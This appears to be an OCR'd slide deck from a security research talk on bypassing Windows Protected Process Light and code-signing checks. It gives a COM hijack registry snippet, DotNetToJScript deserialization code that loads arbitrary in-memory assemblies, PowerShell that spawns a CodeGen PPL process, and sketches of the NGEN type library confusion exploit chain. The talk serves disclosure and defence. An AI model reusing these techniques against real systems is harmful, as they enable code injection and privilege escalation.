02:46:5...	clipup.exe	19424	RegOpenKey	HKCR\CLSID\{C53E07EC-25F3-4093-AA39-FC67EA22E99D}
02:46:5...	clipup.exe	19424	RegQueryKey	HKCR\CLSID\{c53e07ec-25f3-4093-aa39-fc67ea22e99d}
02:46:5...	clipup.exe	19424	RegQueryKey	HKCR\CLSID\{c53e07ec-25f3-4093-aa39-fc67ea22e99d}
02:46:5...	clipup.exe	19424	RegOpenKey	HKCU\Software\Classes\CLSID\{c53e07ec-25f3-4093-aa39-fc67ea22e99d}\TreatAs
02:46:5...	clipup.exe	19424	RegQueryKey	HKCR\CLSID\{c53e07ec-25f3-4093-aa39-fc67ea22e99d}
02:46:5...	clipup.exe	19424	RegOpenKey	HKCR\CLSID\{c53e07ec-25f3-4093-aa39-fc67ea22e99d}\TreatAs
02:46:5...	clipup.exe	19424	RegQueryKey	HKCR\CLSID\{c53e07ec-25f3-4093-aa39-fc67ea22e99d}
02:46:5...	clipup.exe	19424	RegQueryKey	HKCR\CLSID\{c53e07ec-25f3-4093-aa39-fc67ea22e99d}
02:46:5...	clipup.exe	19424	RegQueryKey	HKCR\CLSID\{c53e07ec-25f3-4093-aa39-fc67ea22e99d}
02:46:5...	clipup.exe	19424	RegOpenKey	HKCU\Software\Classes\CLSID\{c53e07ec-25f3-4093-aa39-fc67ea22e99d}
02:46:5...	clipup.exe	19424	RegQueryValue	HKCR\CLSID\{c53e07ec-25f3-4093-aa39-fc67ea22e99d}\(Default)
02:46:5...	clipup.exe	19424	RegQueryKey	HKCR\CLSID\{c53e07ec-25f3-4093-aa39-fc67ea22e99d}
02:46:5...	clipup.exe	19424	RegQueryKey	HKCR\CLSID\{c53e07ec-25f3-4093-aa39-fc67ea22e99d}
02:46:5...	clipup.exe	19424	RegOpenKey	HKCU\Software\Classes\CLSID\{c53e07ec-25f3-4093-aa39-fc67ea22e99d}
02:46:5...	clipup.exe	19424	RegQueryValue	HKCR\CLSID\{c53e07ec-25f3-4093-aa39-fc67ea22e99d}\(Default)
02:46:5...	clipup.exe	19424	RegQueryKey	HKCR\CLSID\{c53e07ec-25f3-4093-aa39-fc67ea22e99d}


Showing 256 of 1,249 events (20%) | Backed by C:\Users\user\Desktop\ppl.PML

COM Hijack (Because Why Not!)

```
[HKCR\CLSID\{CLSID}\InProcServer32]
@="c:\\windows\\system32\\scrobj.dll"
"ThreadingModel"="Apartment"

[HKCR\CLSID\{CLSID}\ProgID]
@="Component"

[HKCR\CLSID\{CLSID}\ScriptletURL]
@="file:///c:/scriptlet.sct"

[HKCR\CLSID\{CLSID}\VersionIndependentProgID]
@="Component"
```

Use a "scriptlet" COM object.

Extending JScript to Get Native Code



Loads of .NET Classes Exposed to JScript using COM


DotNetToJScript

- Uses BinaryFormatter to deserialize a COM Visible delegate
- Delegate loads arbitrary assembly from an in-memory array.

```
Delegate BuildLoaderDelegate(byte[] assembly) {
  Delegate res = Delegate.CreateDelegate(
    typeof(Func<Assembly>), assembly,
    typeof(Assembly).GetMethod(
      "Load", new Type[] { typeof(byte[]) }));

  return new HeaderHandler(res.DynamicInvoke);
}
```

Chain of Delegates

```
[ComVisible(true)]
delegate object HeaderHandler(Header[] headers);
```



Deserialize and Execute Arbitrary Code

```
serialized_obj = "ABAA...=";
stm = base64ToStream(serialized_obj);

fmt = new ActiveXObject('BinaryFormatter');
del = fmt.Deserialize_2(stm);

al = new ActiveXObject('ArrayList');
n = fmt.SurrogateSelector;
al.Add(n);

asm = del.DynamicInvoke(al.ToArray())
o = asm.CreateInstance(entry_class);
```

Convert Base64 to a MemoryStream


Deserialize Delegate

Get **NULL VT_DISPATCH**

Build ***object[] {*** null ***}***


Load Assembly and Create Instance

Exploit Chain



1803 Fixes for Script Injection

```
NTSTATUS CipMitigatePPLBypassThroughInterpreters(
            EPROCESS* Process, IMAGE* Image) {
  if (PsIsProtectedProcess(Process)) {
    UNICODE_STRING OriginalName;
    SIPolicyGetOriginalFilename(Image, &OriginalName);
    int index = 0;
    do {
      if (RtlEqualUnicodeString(&g_BlockedDllsForPPL + index,
          &OriginalName, TRUE)) {
        return STATUS_DYNAMIC_CODE_BLOCKED;
      }
    } while(index++ < DllBlockCount)
  }
  return STATUS_SUCCESS;
}
```



```
g_BlockedDllsForPPL dw 14h          ; Length
                                    ; DATA XREF: CipMitigatePPLBypa
                dw 16h              ; MaximumLength ; "scrobj.dll"
                db 4 dup(0)
                dq offset aScrobjDll    ; Buffer
                dw 14h              ; Length ; "scrrun.dll"
                dw 16h              ; MaximumLength
                db 4 dup(0)
                dq offset aScrrunDll    ; Buffer
                dw 16h              ; Length ; "jscript.dll"
                dw 18h              ; MaximumLength
                db 4 dup(0)
                dq offset aJscriptDll   ; Buffer
                dw 18h              ; Length ; "jscript9.dll"
                dw 1Ah              ; MaximumLength
                db 4 dup(0)
                dq offset aJscript9Dll  ; Buffer
                dw 18h              ; Length ; "vbscript.dll"
```


The NGEN COM Proxy Type Library Confusion (#10)

Windows PowerShell


```
PS C:\> $rt = [System.Runtime.InteropServices.RuntimeEnvironment]::GetRuntimeDirectory()

PS C:\> $config = New-Win32ProcessConfig "$rt\mscorsvw.exe"
PS C:\> $config.CreationFlags = "ProtectedProcess"
PS C:\> $config.ProtectionLevel = "CodegenPPL"
PS C:\> $p = New-Win32Process -Config $config
PS C:\> $p.Process.Protection

          Type Audit  Signer Level
          ---- -----  ------ -----
ProtectedLight False CodeGen    33


PS C:\>
```

Runs at CodeGen PPL level.

Calling the NGEN OOP COM Object



Interface Proxy Uses Type Library



OLE Automation Auto Generating Proxy

Type libraries used for interface information

Ready Made Exploit Primitive?


```
Windows: Running Object Table Register ROTFLAGS_ALLOWANYCLIENT EoP
Platform: Windows 10 10586/14393 not tested 8.1 Update 2 or Windows 7
Class: Elevation of Privilege

Summary:
By setting an appropriate AppID it's possible for a normal user process to set a global ROT entry. This can be
abused to elevate privileges.

Description:

NOTE: I'm not sure which part of this chain to really report. As far as I can tell it's pretty much all by design
and fixing the initial vector seems difficult. Perhaps this is only a bug which can be fixed to prevent sandbox
escapes?
```

Exploiting for Arbitrary Code Execution

Untrusted Process


```
void DoSomethingProxy(IUnknown* intf) {
  IMarshalBuffer* buffer = GetBuffer();
  buffer->MarshalObject(inft);
  buffer->CallStub();
}
```

Protected NGEN Process

```
void DoSomethingStub(IMarshalBuffer* buffer) {
  IUnknown* arg = buffer->UnmarshalObject();
  this->RealObject->DoSomething(arg);
}
```

```
void DoSomething(IUnknown* intf) {
  intf->AddRef();
}
```

Exploiting for Arbitrary Code Execution



DEMO

Conclusion

Key Takeaways

- All signature checks are done on section *create*, not *map*
  - Known DLLs are *map* operations, so PPL is vulnerable to KnownDLL-based attacks
    - Symbolic Link Attack(s) [#7]
    - Silo Attack(s) [#6]
    - Trust Level Attack(s) [#8]
  - Known DLL usage is gated by RW data variable -- vulnerable to memory corruption/write primitive attacks
- PP(L) processes do not have ACG (W^X) enabled and are vulnerable to arbitrary code generation / execution
  - Script Engine Attack(s) [#9]
  - COM Proxy Type Library Confusion Attack(s) [#10]

Key Takeaways (cont)

- Signature checks done on section create are vulnerable to cache attacks
  - Raw Disk/USN Journal Attack(s) [#4]
  - Segment/Control Area Cache attack(s) [#5]
  - Cache Validation vs. Writing Race Condition Attack(s) [#1, #2]
  - PPL Cache Trust Attack(s) [#3]
- PPL design is trying to defend an indefensible boundary on Windows – against an Admin
  - While trying to expand use cases to cover everything from Windows Licensing to Game Anti-Cheat to Digital Rights Management to Anti-Virus to Windows Store Origin/Trust/Activation/Licensing to Runtime Attestation to Windows Subsystem for Linux to …
  - And cutting corners to achieve execution within meaningful performance envelopes
- PP has some hope at the TCB level, but exposing COM/RPC interfaces is risky – should also use ACG

Finally…

- There are a lot more ‘dragons’ in the code signing world
  - CI Policy is different from SKU to SKU, and Platform to Platform – some settings are ‘interesting’
  - Data Volumes can sometimes be trusted for CI EA Cache, for example
- Extremely convoluted checks that inter-mingle process, section signature levels with requested signature levels with disk cached signature levels with previous validated signature levels with the caller’s signature level and the target process’ signature level… are bound to have unexpected consequences & side-effects
  - There probably isn’t a single person at Microsoft that truly understands how this all works end to end – everyone believes their piece ‘works this way’ but doesn’t necessarily realize what the callers/callees are doing…
    - “Oh, we don’t check the cache for X” – “Oh, we validate that in Y”

```
if ( _bittest((const signed int *)&CreateFlags, 0xAu) )
{
  if ( CreateFlags.EntireFlags & 0x10
    || (LOBYTE(RequiredSigningLevel) = Packet->SeSigningLevel, SeCiCallbacks.CiRevalidateImage)
    && (LOBYTE(SegmentCachedSigningLevel) = (unsigned __int8)Segment->SegmentFlags.UChar2 >> 4,
        ValidateResult = ((__int64 (__fastcall *)(_QWORD, __int64, __int64, signed __int64))SeCiCallbacks.CiRevalidateImage)(
                           ValidationFlags,
                           RequiredSigningLevel,
                           SegmentCachedSigningLevel,
                           6i64),
        LOBYTE(RequiredSigningLevel) = Packet->SeSigningLevel,
        ValidateResult)
    || !SeCiCallbacks.CiCompareSigningLevels
    || (CompareResult = SeCiCallbacks.CiCompareSigningLevels(
                          (unsigned __int8)Segment->SegmentFlags.UChar2 >> 4,
                          RequiredSigningLevel),
        SegmentFlags = Segment->SegmentFlags.UChar2,
        !CompareResult)
    || _bittest((const signed int *)&ValidationFlags, 0x1Eu)
    && (ControlArea->u2.e2.WritableUserReferences & 0xC0000) != 0x80000
    || !(SegmentFlags & 0xF0)
    && SLOBYTE(Segment->u2.ImageInformation->ExportedImageInformation.DllCharacteristics) < 0 )
  {
    SegmentFlags = Segment->SegmentFlags.UChar2;
    DoSectionCodeIntegrityChecks = 1;
  }
```

- An official document on what the code signing policies are (which would then force everyone to test/validate) would be useful (and hard to believe it’s not a Common Criteria requirement)

Q & A

THANK YOU!

FORSHESCU WILL RETURN…